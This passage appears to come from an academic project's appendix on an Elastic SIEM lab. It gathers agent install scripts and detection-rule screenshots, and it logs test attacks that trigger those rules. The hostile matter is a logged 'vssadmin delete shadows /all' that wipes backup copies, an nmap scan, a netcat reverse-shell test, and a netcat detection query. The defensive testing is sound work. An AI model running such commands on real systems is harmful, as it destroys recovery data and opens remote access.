


Captura 48: Linux Metasploitable: Metasploitable PacketBeat




8.2.2.4.2. Despliegue del Windows “Metasploitable”


8.2.2.4.2.1. Capturas Captura 49: Afegir al domini




Captura 50: Windows Metasploitable: Esdeveniments de WinlogBeat



Captura 51: Windows Metasploitable: Esdeveniment d'AuditBeat



Captura 52: Windows Metasploitable: Esdeveniments de PacketBeat



8.2.2.4.3. Despliegament del Web Security Dojo

8.2.2.4.3.1. Scripts

Script 19: Instal·lació APM-Agent NodeJS

```
#!/bin/bash
APP='juice-shop'
APP_BASE="/home/dojo/targets/$APP"

#1. Instal·lació d'APM_AgentModule
npm install elastic-apm-node --save

#2. Iniciar el mòdul a l'aplicació
echo "var apm = require('elastic-apm-node/start') > /home/dojo/targets/$APP/app/app.js.new
cat /home/dojo/targets/$APP/app/app.js >> /home/dojo/targets/$APP/app/app.js.new
mv /home/dojo/targets/$APP/app/app.js /home/dojo/targets/$APP/app/app.js.old
mv /home/dojo/targets/$APP/app/app.js.new /home/dojo/targets/$APP/app/app.js
chown dojo: /home/dojo/targets/$APP/app/app.js

#2. Configuració del Tomcat
cat << EOF > $APP_BASE/app/elastic-apm-node.js
module.exports = {
```



```

// Override service name from package.json
// Allowed characters: a-z, A-Z, 0-9, -, _, and space
serviceName: '$APP',


// Use if APM Server requires a token
//secretToken: "",

// Set custom APM Server URL (default: http://localhost:8200)
serverUrl: 'http://elasticstack.mistic.lab:8200',
captureBody: 'all'
}
EOF
chown dojo: $APP_BASE/app/elastic-apm-node.js


```

8.2.2.4.3.2. Captures


Captura 53: Web Security Dojo: Esdeveniment d'AuditBeat



Captura 54: Web Security Dojo: Esdeveniment de PacketBeat




Captura 55: Web Security Dojo: APM-Agent




8.2.2.5. Detecció d'amenaces

8.2.2.5.1. Detecció d'amenaces mitjançant regles pre-creades

Captura 56: Regla whoami



Captura 57: Detecció del signal whoami



Captura 58: Regla volume shadow copy

The screenshot shows the SIEM interface for a detection rule titled "Volume Shadow Copy Deletion via VssAdmin". The rule is in a "BETA" state and is currently active. It was created by "elastic" on April 10, 2020, and last updated on April 11, 2020. The rule is associated with the "winlogbeat-*" index pattern and a custom query that filters for "Process Create" events where the process name is "vssadmin.exe".

Definition

- Index patterns:** winlogbeat-*
- Custom query:** event.action:"Process Create" (rule: ProcessCreate) and process.name:"vssadmin.exe" and not(ecs.source.ip:"10.10.10.1" and "char!nuel")

About

- Description:** Identifies use of vssadmin.exe for shadow copy deletion on endpoints. This commonly occurs in tandem with ransomware or other destructive attacks.
- Severity:** Low
- Investigate detections using this timeline template:** Default blank timeline
- MITRE ATT&CK™:** Defense Evasion (TA0005), Inhibit System Recovery (TI490)

Schedule

- Runs every:** 5m
- Additional look-back time:** 1m

Captura 59: Creació i eliminació amb vssadmin

```
Administrator: Windows PowerShell

PS C:\Users\Administrator> vssadmin create shadow /for=c:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'c:\'
Shadow Copy ID: {d0763f90-3514-4653-b931-87d5e9eb37b3}
Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
PS C:\Users\Administrator> vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {d162f47c-376f-423d-aac9-8d4d8d75efb}
  Contained 1 shadow copies at creation time: 11/04/2020 11:43:56
  Shadow Copy ID: {1f61b1e4-bd41-4eb4-b52c-973383cde718}
  Original Volume: (C:)\Volume{e7a8e4e5-1ede-4b1a-91fb-d347c7a3b27e}\
  Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
  Originating Machine: misticad.mistic.lab
  Service Machine: misticad.mistic.lab
  Provider: "Microsoft Software Shadow Copy provider 1.0"
  Type: ClientAccessible
  Attributes: Persistent, Client-accessible, No auto release, No writers, Differential


Contents of shadow copy set ID: {9b7a9d9c-fad7-4804-bae4-dd5ab8510857}
  Contained 1 shadow copies at creation time: 11/04/2020 11:44:27
  Shadow Copy ID: {d0763f90-3514-4653-b931-87d5e9eb37b3}
  Original Volume: (C:)\Volume{e7a8e4e5-1ede-4b1a-91fb-d347c7a3b27e}\
  Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
  Service Machine: misticad.mistic.lab
  Originating Machine: misticad.mistic.lab
  Provider: "Microsoft Software Shadow Copy provider 1.0"
  Type: ClientAccessible
  Attributes: Persistent, Client-accessible, No auto release, No writers, Differential

PS C:\Users\Administrator> vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Do you really want to delete 2 shadow copies (Y/N): [N]? y

Successfully deleted 2 shadow copies.
PS C:\Users\Administrator>
PS C:\Users\Administrator>
```

Captura 60: Detecció de signal volume shadow copy



Captura 61: Regla nmap

SIEM / Detections / Signal detection rules / Nmap Process Activity

Overview Hosts Network Detections Timelines Anomaly detection Add data

Search [KQL] Apr 11, 2020 @ 10:22:29.524 → now Updating

Back to signal detection rules

Nmap Process Activity BETA

Created by: elastic on Apr 10, 2020 @ 10:58:07.019 Updated by: elastic on Apr 11, 2020 @ 14:01:10.798

Last signal: 6 minutes ago Last response: [icon]

Activate Edit rule settings [more]

Signals (SIEM Detections) Failure History

Definition

Index patterns: auditbeat-*

Custom query: process.name: nmap

About

Description
Nmap was executed on a Linux host. Nmap is a FOSS tool for network scanning and security testing. It can map and discover networks, and identify listening services and operating systems. It is sometimes used to gather information in support of exploitation, penetration testing, and network discovery.

Reference URLs
<https://en.wikipedia.org/wiki/Nmap>

False positive examples
Security testing tools and frameworks may run 'Nmap' in the course of security auditing. Some normal use of this command may...

Schedule

Runs every: 5m

Additional look-back time: 1m

Captura 62: Execució de nmap

```

root@metasploitable3-ub1404:~# nmap -sS 192.168.43.103

Starting Nmap 6.40 ( http://nmap.org ) at 2020-04-11 14:00 CEST
Nmap scan report for 192.168.43.103
Host is up (0.00014s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
8181/tcp  open  unknown


Nmap done: 1 IP address (1 host up) scanned in 16.02 seconds
    
```

Captura 63: Detecció del signal nmap



8.2.2.5.2. Creació de regles

Captura 64: Reverse shell nc



Captura 65: Consulta d'utilització de nc

Drop anything highlighted here to build an OR query


Filter: process.name: (nc or ncat or netcat or netcat.opensbsd or netcat.traditional) and event.action: ("proc

timestamp	message	event.category	event.action	host.name	source
Apr 12, 2020 @ 11:36:48.347	Process nc (PID: 2580) by us...	—	process_started	metasploitable3-ubi1404	—
Apr 11, 2020 @ 13:40:55.376	Process ncat (PID: 3509) by ...	—	process_started	elasticstack.mistic.lab	—
Apr 11, 2020 @ 13:38:45.376	Process ncat (PID: 3475) by ...	—	process_started	elasticstack.mistic.lab	—


9 of 9 Events

Updated 1 minute ago


Captura 66: Creació de regla 1




Captura 67: Creació de regla 2



Captura 68: Creació de regla 3



